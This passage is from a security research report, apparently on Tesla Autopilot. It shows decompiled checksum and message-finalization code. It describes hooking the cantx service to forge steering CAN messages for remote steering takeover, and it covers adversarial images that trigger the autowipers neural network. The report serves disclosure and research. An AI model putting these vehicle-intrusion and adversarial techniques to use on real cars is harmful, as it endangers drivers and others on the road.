


```
uint8_t eightbit_checksum(const uint8_t *can_msg, ssize_t len,
                          uint8_t seed, ssize_t skip)
{
    uint64_t i;

    if ( len > 0 ) {
        for ( i = 0LL; i != len; ++i ) {
            if ( i != skip )
                seed += buf[i];
        }
    }
    return seed;
}
```

Fig 11. eightbit_checksum algorithm

The following figure shows that the checksum of DasSteeringControlMessage is filled in the "DasSteeringControlMessageEmitter::finalize_message()" function of the cantx service:



```
uint8_t __fastcall DasControlMessageEmitter::finalize_message(void *this, uint8_t *das_steering_ctrl_msg)
{
  uint8_t *v2; // x19
  uint8_t checksum; // w0

  v2 = das_steering_ctrl_msg;
  das_steering_ctrl_msg[2] = das_steering_ctrl_msg[2] & 0xF0 | *((_BYTE *)this + 50) & 0xF;
  checksum = eightbit_checksum_4426D0(
               this,
               das_steering_ctrl_msg,
               (const unsigned __int8 *)*((unsigned __int8 *)this + 34),// can_id
               *((_BYTE *)this + 34) - 1);       // can_msg_len
  v2[3] = checksum;
  return checksum;
}
```

Fig 12. code snippet of finalizing the DasSteeringControlMessage

Remotely Control the Steering System

After figuring out the CAN-bus communication between APE, LB and other ECUs (EPAS, EPB) related to steering system control, it's not yet allowed us to trick the EPAS to control the steering system by directly injecting malicious DSCM from APE to LB. The reason is, as mentioned earlier, DSCM is protected with the message timestamp and counter, as well as redundancy CAN which is named PARTY CAN-bus in APE.

Finally, we figured out an effective solution: dynamically inject malicious code into cantx service and hook the "DasSteeringControlMessageEmitter::finalize_message()" function of the cantx service to reuse the DSCM's timestamp and counter to manipulate the DSCM with any value of steering angle. Besides, the key part is that the control type of DSCM must be set to 0x01 and the "can_bus" of APE2LB_CAN set to 0x01 which indicates the destination of the DSCM is chassis CAN bus.

So far, we were able to send arbitrary DSCM from our remote mobile device to the cantx service in APE, by utilizing the vulnerabilities to remotely compromise APE's system.

In order to visualize this remote attack chain toward the steering system, we managed to demonstrate the remote steering control using a gamepad. The control process of gamepad controller is shown in the figure below: The gamepad is connected to our mobile device via Bluetooth. Meanwhile, the mobile device receives the control signal from the gamepad and translates the signal into the corresponding DSCM. The cantx service will periodically pull the DSCM from the mobile device through 3G/Wi-Fi once APE is compromised. Besides, APE needs to continuously push the real-time steering angle to the mobile device to calculate an accurate steering angle we expected.




Fig 13. the design of the remote steering control using a gamepad

During our tests, we found this kind of approach has different effects on the car in different driving modes:

- When the car is parked, we can take control of the steering system with no limitations;
- When the car has been switched from R (Reverse) mode to D (Drive) mode by shifting handle, the APE seems to think the car is in APC (Automatic Parking Control) mode, which allows us to control the steering system at a speed of around 8 KM/H.
- When the car is in the ACC (Adaptive Cruise Control) mode with a high speed, the steering system can be also controlled without limitations.
- Even when the car is not in the ACC (Adaptive Cruise Control) mode, the steering wheel can be also compromised by one chance.

Autowipers

The traditional autowipers system uses optical sensors to detect moisture. When enough raindrops strike the windshield, the amount of light reflected onto the sensor will decrease to a certain level, and the sensor will turn on the wipers.

Tesla’s autowipers system uses a totally different solution, which is based on a neural network model. During experiments that we’ll explain later, it seems that this solution is not as reliable as the traditional one in some scenarios.

Tesla's autowipers function was first released in software update 2017.50.3. As introduced in the previous section, rather than using a simple, single sensor to detect rain or moisture, Tesla decided to use its second-generation Autopilot suite of cameras and artificial intelligence network to determine whether & when the wipers should be turned on.

More specifically, the 120-degree fisheye camera captures the images of the windshield then feeds them into a separate neural network for this task after preprocessing. The neural network will give out a float value between 0 and 1 as the possibility of moisture on the windshield.





Fig 14. Picture of the water on the windshield captured by the fisheye camera.

Implementation Details of Autowipers

The autowipers related data is analyzed at a pretty early time. Basically, the process engine for the Fisheye camera doesn’t do much except executing the autowipers engine:



```
    tesla::t_inference_engine<float>::execute(v44, (__int64)&data_ptr);
    v45 = image->image;
    if ( image->image->position == FISHEYE )
    {
      v62 = *(_DWORD *)(a3 + 0xB898);
      v63 = v45->field_48;
      data_ptr = 1000 * v45->field_10;
      autowiper_postprocessing(&this->autowiper_status_obj, &data_ptr, v63, v62);
      v64 = *(_QWORD *)&this->autowiper_status_obj.output_B[2];
      detections->gap_AutowiperOutput[0] = *(_QWORD *)this->autowiper_status_obj.output_B;
      detections->gap_AutowiperOutput[1] = v64;
      v65 = *(_QWORD *)&this->autowiper_status_obj.Rb;
      detections->gap_AutowiperOutput[2] = *(_QWORD *)&this->autowiper_status_obj.output_B[4];
      detections->gap_AutowiperOutput[3] = v65;
      detections->gap_AutowiperOutput[4] = this->autowiper_status_obj.p;
      goto leaving;
    }
ABEL_29:
```

Fig 15. After autowipers is processed, the process engine left.

Autowipers has its own network file, “fisheye.prototxt”, also called rain classifier:




fisheye
data
inception_1.conv
inception_1.conv/ReLU
inception_1.pool
inception_2.conv_3x3
inception_2.conv_3x3/ReLU
inception_2.pool
inception_3a.conv_3x3_reduce
inception_3a.conv_3x3_reduce/ReLU
inception_3a.conv_5x5_reduce
inception_3a.conv_5x5_reduce/ReLU
inception_3a.pool
inception_3a.conv_1x1
inception_3a.conv_1x1/ReLU
inception_3a.conv_3x3
inception_3a.conv_3x3/ReLU
inception_3a.conv_5x5
inception_3a.conv_5x5/ReLU
inception_3a.conv_pool_proj
inception_3a.conv_pool_proj/ReLU
inception_3a.concat
inception_3_pool
inception_4a.conv_3x3_reduce
inception_4a.conv_3x3_reduce/ReLU
inception_4a.conv_5x5_reduce
inception_4a.conv_5x5_reduce/ReLU
inception_4a.pool
inception_4a.conv_1x1
inception_4a.conv_1x1/ReLU
inception_4a.conv_3x3
inception_4a.conv_3x3/ReLU
inception_4a.conv_5x5
inception_4a.conv_5x5/ReLU
inception_4a.conv_pool_proj
inception_4a.conv_pool_proj/ReLU
inception_4a.concat
task_wiper_pool
task_wiper_classifier

Fig 16. Fisheye neural network architecture


The network output gives one blob with only one float inside, or five floats, which would later be added as the output of rain classifier. Those outputs represent the system’s assumption of the raining probability. For these two kinds of output blobs, although we did not seek for detailed relationships between those values, we found that those values will be converted between each other, and the detector (which calls autowiper, or other modules) would use the 5-floats version.



```
{
  v12 = 1.0 / (float)(COERCE_FLOAT(COERCE_UNSIGNED_INT128(expf(-*a1_1->host_))) + 1.0);
  a1_1->output_A = v12;
  google::RawLog___0(
    (__int64)"components/driverAssist/autopilot/libraries/libdetector/autowiper_postprocessing.cu",
    122LL,
    "regression output = %.2f",
    v12);
  a1_1->output_B[0] = 0.0;
  a1_1->output_B[1] = 0.0;
  a1_1->output_B[2] = 0.0;
  a1_1->output_B[3] = 0.0;
  a1_1->output_B[4] = 0.0;
  v13 = a1_1->output_A;
  v14 = v13 - 0.045;
  v15 = v13 + 0.045;
  if ( (float)(v13 - 0.045) < (float)(v13 + 0.045) )
  {
    v16 = a1_1->ArrA[31];
    while ( 1 )
    {
      v17 = vcvtms_u32_f32(vabds_f32(v13, v14) / v16);
      if ( v17 <= 0x1E )
      {
        v18 = 0LL;
        while ( 1 )
        {
          v19 = v5 == 2 ? flt_17E8600[v18] : flt_17E86E0[v18];
          if ( v19 > v14 )
            break;
          if ( ++v18 == 5 )
          {
            v18 = 4LL;
            break;
          }
        }
        a1_1->output_B[v18] = a1_1->output_B[v18] + a1_1->ArrA[v17];
        v16 = a1_1->ArrA[31];
      }
      v14 = v14 + v16;
```

Fig 17. Mapping from regression outputs

The result is then written into `tesla::Detections` for the related camera, which would always be the fisheye on our car. After all detections for the current tick is finished, a function called `autowiper_controller` will be called. This function is responsible for judging several different values including the output value from current camera, the sensibility settings of autowiper, and other conditions. At the end of this function, a message is generated, containing the speed of autowipers should be at the current time. Later, along with messages from other components, this message will be sent to another process, `cantx`, via shared memory. This program will choose correct CAN route according to current situations: to `Aurix`, or send locally. It would also translate the message from internal format to the real message on the CAN bus and then send out. Once the wiper component receives this message, it will drive motors inside to clean raindrops.



```
      v6 = (__int64 *)v6[1];
    v6[1] = v23;
  }
  if ( judge_val_1 || (result = 0LL, source) )
  {
    // 1=slow, 2=fast. or, 0=off
    if ( judge_val_1 >= source )
      result = (std::string *)1;
    else
      result = (std::string *)2;
  }
  return result;
}
```

Fig 18. Several different speed modes are supported by autowipers

Reversing autowipers is a good start point for Tesla Autopilot research. Because the autowipers is not much related to tracking and planning tasks, or complex in-memory info exchanges. Autowipers’ tasks are simple: check input, check threshold, and send output. Once we have understood how vision-based autowipers works, we can settle down to try some attack methods. We will mention more about other aspects of its working later.

Digital Adversarial Examples

Our target is to check the robustness of the autowipers function. We tried to build some conditions to make the wipers auto switch on when there was no water on the windshield. It is a very straightforward idea to create adversarial examples to “attack” the system because the whole system is totally based on the deep neural network system.

For those who are not familiar with, adversarial examples are inputs to a neural network that can result in incorrect output.

Here's an example from the previous research (Goodfellow et al., 2014), it starts with an image of a panda on the left, and a neural network thinks with 57.7% confidence is a 'panda'. The panda category is also the one with the highest confidence out of all the categories, so the network concludes that the object in the image is a panda. However by adding a very small amount of carefully constructed noise you can get an image that looks exactly the same to a human, while the network now thinks with 99.3% confidence is a 'gibbon.'[8]



$+.007\times$
$=$
$\boldsymbol{x}$
"panda"
57.7% confidence
$\text{sign}(\nabla_{\boldsymbol{x}} J(\boldsymbol{\theta}, \boldsymbol{x}, y))$
"nematode"
8.2% confidence
$\boldsymbol{x} + \epsilon\text{sign}(\nabla_{\boldsymbol{x}} J(\boldsymbol{\theta}, \boldsymbol{x}, y))$
"gibbon"
99.3 % confidence

Fig 19. The adversarial example of GoogleNet on ImageNet

In our work, we hook the point where the image is about to be sent to the neural network. Instead of feeding the captured image, we upload our own image which needs to be evaluated. Then we hook the point where the neural network gives the result. If the result reaches the threshold (e.g. 0.25), it indicates that the adversarial example is worked.

We found that in order to optimize the efficiency of the neural network, Tesla converts the 32-bit floating point operations to the 8-bit integer calculations, and a part of the layers are private implementation, which were all compiled in the "`.cubin`" file. Therefore the entire neural network is regarded as a black box to us.

There're some research cases related to the adversarial example generation, sharing some white box and black box algorithms. Most of them target to the algorithmic model trained by themselves, while we are dealing with an actual commercial model that has been tested and deployed to the market. We tried many existing black box algorithms for adversarial example including 'Zeroth Order Optimization'(ZOO)[9] attack, Substitute Attack[10], etc. All these algorithms have one thing in common that they estimate the gradients or exploit the transferability property of adversarial examples. It needs massive calculations to estimate the gradients. And transferability means that we can train a new neural network which has the same input and output with the original one. But this is also a computationally complex task. In our experiment, all the training parts need to be uploaded to the vehicle and wait for the feedback, which costs at least one second. Thus, it is not possible to apply algorithms that have slow convergence. We also tried increasing the learning rate, but the results were not good enough.

Later we chose to generate adversarial examples of DNN based on the Particle Swarm Optimization algorithm (PSO). It makes few or no assumptions about the problem being optimized and can search very large spaces of candidate solutions. Firstly, we randomly generate a swarm of noises (in our work the size is 50), for each having the same shape with the original image and every pixel value is less than 1000 (int16). For each iteration, every particle will be evaluated by the Tesla APE, and will move to the direction which is the combination of the global historical best position that the whole swarm ever reached and the historical best position that the particle ever reached. After several iterations, the output of the neural network which we call 'rainy score' will increase from a very low value to a high value and stay still. As shown below, after one time of PSO, the best position will elevate the rainy score of the original image from 0.0113 to 0.8204. Although the rainy score changed largely, we can hardly tell the difference between the two images by human eyes. In other words, we create the adversarial example that is very normal to humans but is quite different from the neural network. We uploaded the adversarial image to the APE with the autowipers function on, and the wipers started working very fast.



+
=
Original image captured by 'fisheye'
Rainy score 0.0113
Noise generated by PSO with every pixel smaller than 1000(int16)
Adversarial example
Rainy score 0.8204

Fig 20. A demonstration of PSO adversarial example generation applied on the Tesla APE autowipers module

Adversarial Examples in Physical World

Although the black-box digital adversarial examples have been generated successfully, it still cannot be implemented in the physical world, since there is no way we can alter every pixel. The autowipers neural network is working on the whole picture because the water drops may appear anywhere on the screen. So that we improved our method to only generate perturbation noise within a patch rather than the whole window (form of the patch is similar to Brown's study[11]). This will lead to the lower rainy score, but it is still larger than the threshold. But even in this small patch, it is still hard to be implemented in physical world. We also tried adding some norm function to restrict the points which need to be changed. But the performance is not ideal. Another problem is that it is difficult to adjust the shape and brightness of the adversarial perturbation patch in physical world.

There're researchers who make attempts of attacking face attributes, road sign, etc. in the physical world, but they are all object detection tasks. This kind of tasks only concerns the area where the object stands. Thus, the adversarial examples only need to modify this area, however our scenario is quite different. Our test goal is to deceive the DNN which is responsible for the autowipers, making it mistakenly judge that it is raining and auto start the wiper. Thus we need to focus on the entire external area that the fisheye camera can capture.



Noise generated by PSO in full window
(magnify 10 times) ,rainy score 0.8204
Noise generated by PSO in a patch
(magnify 10 times) ,rainy score 0.3491

Fig 21. Make perturbation noise as a patch

We proposed a new method what we called "end to end adversarial example generation" to attack the Tesla autowipers in physical world. We chose electronic display (e.g. TV, pad) to show patches in physical world, which is easy to perform end-to-end testing, and also more feasible in real attack scenarios. The display can be placed on the side of the road, back of the front car (which is pretty popular on Taxis in China which display Ads on rear window), or other places where the fisheye camera is easy to capture. Then, we used an optimization algorithm to generate adversarial pictures. Since we couldn't implement our well-trained adversarial example (digital noise) in the physical world, we directly use the vehicle to train our algorithm and generate the example instead!




Fig 22. End to end adversarial example generation

